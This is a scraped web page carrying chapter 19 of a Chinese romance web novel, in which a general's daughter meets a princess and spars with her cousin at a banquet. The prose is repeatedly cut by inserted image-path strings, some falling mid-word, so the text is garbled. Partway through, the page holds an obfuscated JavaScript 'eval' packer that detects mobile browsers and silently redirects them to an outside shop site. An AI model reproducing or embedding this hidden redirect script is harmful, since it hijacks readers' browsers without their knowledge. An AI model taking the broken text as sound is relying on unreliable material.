文趣网 > 其他小说 > 宴荔葭 > 19.第 19 章
    “是你啊!”周妙一脸惊喜走过来。

    赵荔葭点了点头笑着过去道:“你是来参加婚宴的吗?”

    她发现她说完这句周边围着的那群女郎交头接耳,有些还用一种异样的目光看着她。

    赵荔葭不得其解,这会儿她见周妙笑着奔过来,疑问暂时抛在脑后。

    “蔺则宴!”

    周妙却越过赵荔葭奔到后面。赵荔葭笑容僵在脸上,怎么哪儿哪儿都有三表哥啊,这还是一颗可以移动的老鼠屎!

    蔺则宴和路清宥路过,被昭乐公主叫住只得停下来行礼,“微臣见过公主。”

    周妙摆摆手,“我是偷跑出来的,不用讲究这么多。”

    昭乐公主是当今圣上最宠爱的公主,对于她和四皇子兄妹俩的越界行为,皇帝通常都是睁一只眼闭只眼。

    周妙满眼欢喜,“蔺则宴,上次我生辰宴,你怎么没来?”

    蔺则宴:“公主,上次微臣忙着案子,故不能参加。”

    周妙不在意地笑笑:“你是父亲的股肱之臣嘛,就你最忙,我理解。”

    公,公主?!

    赵荔葭在后面听到他们的对话,差点惊掉下巴,她是公主?!

    她犹豫不决,现在上去行礼问候还来得及吗?

    周妙在前头聊了一会儿,才想起她的新好友,转过头道:“哎呀我把你忘了,你叫什么来着?”

    赵荔葭愣愣地上前屈膝行礼,“见过公主。”

    她抬起头来,眼睛闪着水光,“上次不知是公主,请公主恕罪。”周妙笑了起来,觉得赵荔葭这样子有些好笑,“好啦,你起来吧,我不怪你,我偷跑出去玩你不认识我很正常。”

    赵荔葭感激万分,慢慢起身后才发现自己刚才行礼的时候和蔺则宴站到了一处,她余光看到他衣角,不动声色地往旁边移了一移。

    可这点小动作没逃过蔺则宴的眼睛,他睨着她,“你躲什么?”

    赵荔葭一颤,然后闭了闭眼睛假装不认识他,她心里怪罪他多嘴,在公主面前也不消停!

    蔺则宴看她在公主面前跟个鹌鹑一样,哪里还有那日在资圣寺的气焰,嗤笑一声,“赵荔葭,我问你呢,你躲什么?”

    赵荔葭在心里骂了蔺则宴千百遍,但脸上挤出乖巧的笑容,慢慢抬头:“三表哥,你唤我?”

    蔺则宴都要气笑了,他抬了抬下巴,“你说呢?”

    赵荔葭懵懂闪眼,“对不住,刚才还以为三表哥在和旁边的丫鬟说话呢。”

    “…...”

    她这是拐弯骂他呢,骂他对她语气差,蔺则宴还要在说些什么,周妙抢过话头道:“蔺则宴,这是你表妹啊。”

    蔺则宴:“算是吧。”赵荔葭看向他,弯睫闪动,什么叫算、是、吧 ?

    蔺则宴嘴角微勾,“难道不是吗?”

    赵荔葭脸上挂着假笑点头:“嗯,三表哥说得对。”

    老鼠屎!臭老鼠屎!

    周妙目光在较劲的两人之间闪过,唇边的笑意减了半分,“你们表兄妹怎么一见面就斗嘴,倒是旁若无人。”蔺则宴显然不喜欢“旁若无人”这个词,嘴角放平,行了一礼道:“公主恕罪,微臣还有事,先行一步。”

    周妙张张嘴巴,眼里的光黯淡下来,后悔自己刚才说的话,她看向赵荔葭,怏怏不乐,“你把你三表哥气走了。”

    赵荔葭:“ ?”

    她只能露出一点歉疚的笑,“公主恕罪。”

    周妙没了兴致,手里把玩着披帛一角,“算了,原谅你了。”说完,她又笑着攀起赵荔葭的手臂,“蔺则宴的院子在哪?你带我去呗。”

    赵荔葭震惊地摇头,“这...”

    周妙观察着她的表情,“就带我看看嘛,我只在外面看看就走。”

    赵荔葭为难得脸都皱在一起,“公主,三表哥的院子在哪我也不知道...”

    周妙脸上放晴,“真的?”

    赵荔葭看不懂公主的心思,点头:“真的。”

    “那好吧。”她撇撇嘴,“对了,你叫什么名字?”

    “赵荔葭”

    周妙带着她走,“这名字真好听,你就是凉州赵将军的女儿?”

    赵荔葭点头,周妙道:“我早听说国公府来了个表小姐,没想到是你啊,真是有缘,对了,你上次不是说下次去玩叫我吗,以后你叫我玩,让你三表哥给我传个消息。”

    赵荔葭面上笑笑,她心里苦啊,跟这位喜怒无常的公主一起玩儿心里就已经够七上八下了,还敢让三表哥传话,她是嫌生活太平静了日子太好过了吗。

    她发现自己被公主拉着走了好远,“公,公主,我们这是去哪里啊?”

    周妙笑着道:“当然是去听曲看舞啦。”

    到了澹漪水榭,赵荔葭见水榭里有些女郎在伴奏,有些在跳舞,才放下心来,不然她真怕公主要带着她去寻三表哥的院子了。

    蔺则宴刚才喝了不少酒,和路清宥远离人群慢慢走着醒酒,路清宥时不时看他一眼,弄得他很烦躁,“你有事吗?”

    路清宥笑着摸了摸鼻子,“刚才那真是你表妹?”

    蔺则宴点头,“你问这做什么?”

    路清宥眼里闪着调侃的光,“原来三郎也会和女郎说话逗趣啊。”

    蔺则宴皱眉:“我看你是瞎了。”

    路清宥见他脸色不好,有些好奇:“怎么,你不喜欢这表妹?”

    他见这位表妹貌美灵动,让人看着就心生好感,不知道蔺则宴怎么和这样的表妹处成这样的关系。蔺则宴:“别说她了,一提她,我就头疼。”

    “这症状可是有些严重啊。”

    “知道就闭嘴。”

    两人话不投机,还边走边聊,这时看到蔺从稷从一处花丛掩映的小路出来,蔺则宴端正身子,“大哥。”

    蔺从稷点点头,“你们怎么在这里?”

    蔺则宴心说这话该我问你吧,不过他还是如实回答:“我们醒醒酒。”

    蔺从稷:“你二哥呢,回去了吗?”

    “早回去了,一滴酒都没喝,都是我喝的。”

    路清宥笑着道:“还有我呢。”蔺从稷对路清宥道谢:“宴上有醒酒汤,或是路大人今晚留宿公府?”

    路清宥笑着拒绝:“内子还等着,我就不留宿了。”

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17619020|205619||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    几个人说着话原路返回,乐声是在转过假山时传来的。

    起初只是一缕,清冽如冰下泉流,铮铮淙淙,从夜色的深处漫上来,路清宥停下来道:“是《倾盖欢》啊。”

    蔺则宴和蔺从稷循着路清宥的脚步拐过假山,目光越过回廊,投向池心的水榭。

    此时夜色如墨,池水静得发黑,倒映着天上半轮冷月,只整座水榭笼在一片温润的光晕里,那里一片欢声笑语。

    水榭中间赵荔葭怀抱着阮咸,正弹到后半部分的欢快部分,不是是哪家的女郎循着乐曲起舞,与她应和。

    她抱着阮咸起身,那女郎跳着舞下巴一台一台向她挑衅。

    赵荔葭不甘落后,一边弹着繁复的曲调,一边以腰肢为轴轻轻摇摆,鹅黄的裙裾如水波般荡开,弹到激昂处,她整个人往后一仰,鹅黄的发带向后飘飞,她向女郎笑着挑眉回敬。

    那女郎也不服,绕着她拍手旋舞转圈,赵荔葭跟随她指尖在弦上飞速轮转,奏出一串明快的起势。

    乐曲声到了结尾悠长的部分,赵荔葭坐下来,慢慢弹动。

    “你这表妹,当真明媚动人…”路清宥此时已经完全倾向赵荔葭,觉得蔺则宴和她之间有什么,也是蔺则宴的错。

    毕竟爱美之心人皆有之,又说未知全貌不予置评,他已经见了全貌,当然可以置评。

    蔺则宴不以为然,“呕哑嘲哳难为听。”

    路清宥觉得三郎真是扫兴,蔺从稷也要开口训斥:“三郎...”只是他们回头去看蔺则宴,都双双愣住了。

    路清宥大吃一惊:“三郎,你…你哭什么?”

    “哭?”蔺则宴没听懂这个词,他感觉面上有冰凉的触感,上手一抹,一手的眼泪,他愣住了。

    他不敢相信:“下雨了?”

    路清宥和蔺从稷对视一番,“没有。”

    蔺则宴眼球震颤:“不对,是...”

    他看向水榭里言笑晏晏的女郎。

    赵荔葭感觉脖子后面起了一层鸡皮疙瘩,不知缘由。

    周妙感叹:“原来你还真会弹阮啊,”她伸手,“你这阮给我“”看看。”

    赵荔葭呈给她,周妙见这阮咸通身由紫檀木所制,琴面是蓝色蝴蝶衔牡丹缠枝纹内画,内画上用极薄的螺钿、夜光贝镶嵌出图案,琴头和琴侧的缠枝纹每处枝尾都镶嵌了琥珀,光线流转时,宛如星河倾泻。

    周妙爱不释手,“你这阮咸可有名字?”

    赵荔葭道:“琥珀。”

    周妙顿了一下,“为什么叫这个名字?”

    赵荔葭指指琴侧的琥珀,“我母亲因为这琴侧有许多琥珀镶嵌着,取了这名字,这阮咸是我母亲传给我的。”

    周妙“哦”了一声,然后抱着阮咸不撒手,状似开玩笑地说:“我有许多名贵琵琶,阮一个也没有,不如你把琥珀送给我好了。”

    赵荔葭闻言先是一愣,随后心里一紧,她勉强扯出一个笑,“这是母亲的遗物...”

    周妙噗嗤笑起来,把那阮咸给她,“我开玩笑的,你以为我还真缺你这阮咸啊。”

    她点点赵荔葭的脸,在赵荔葭圆润的软脸蛋上留下一个坑,“你真不好玩。”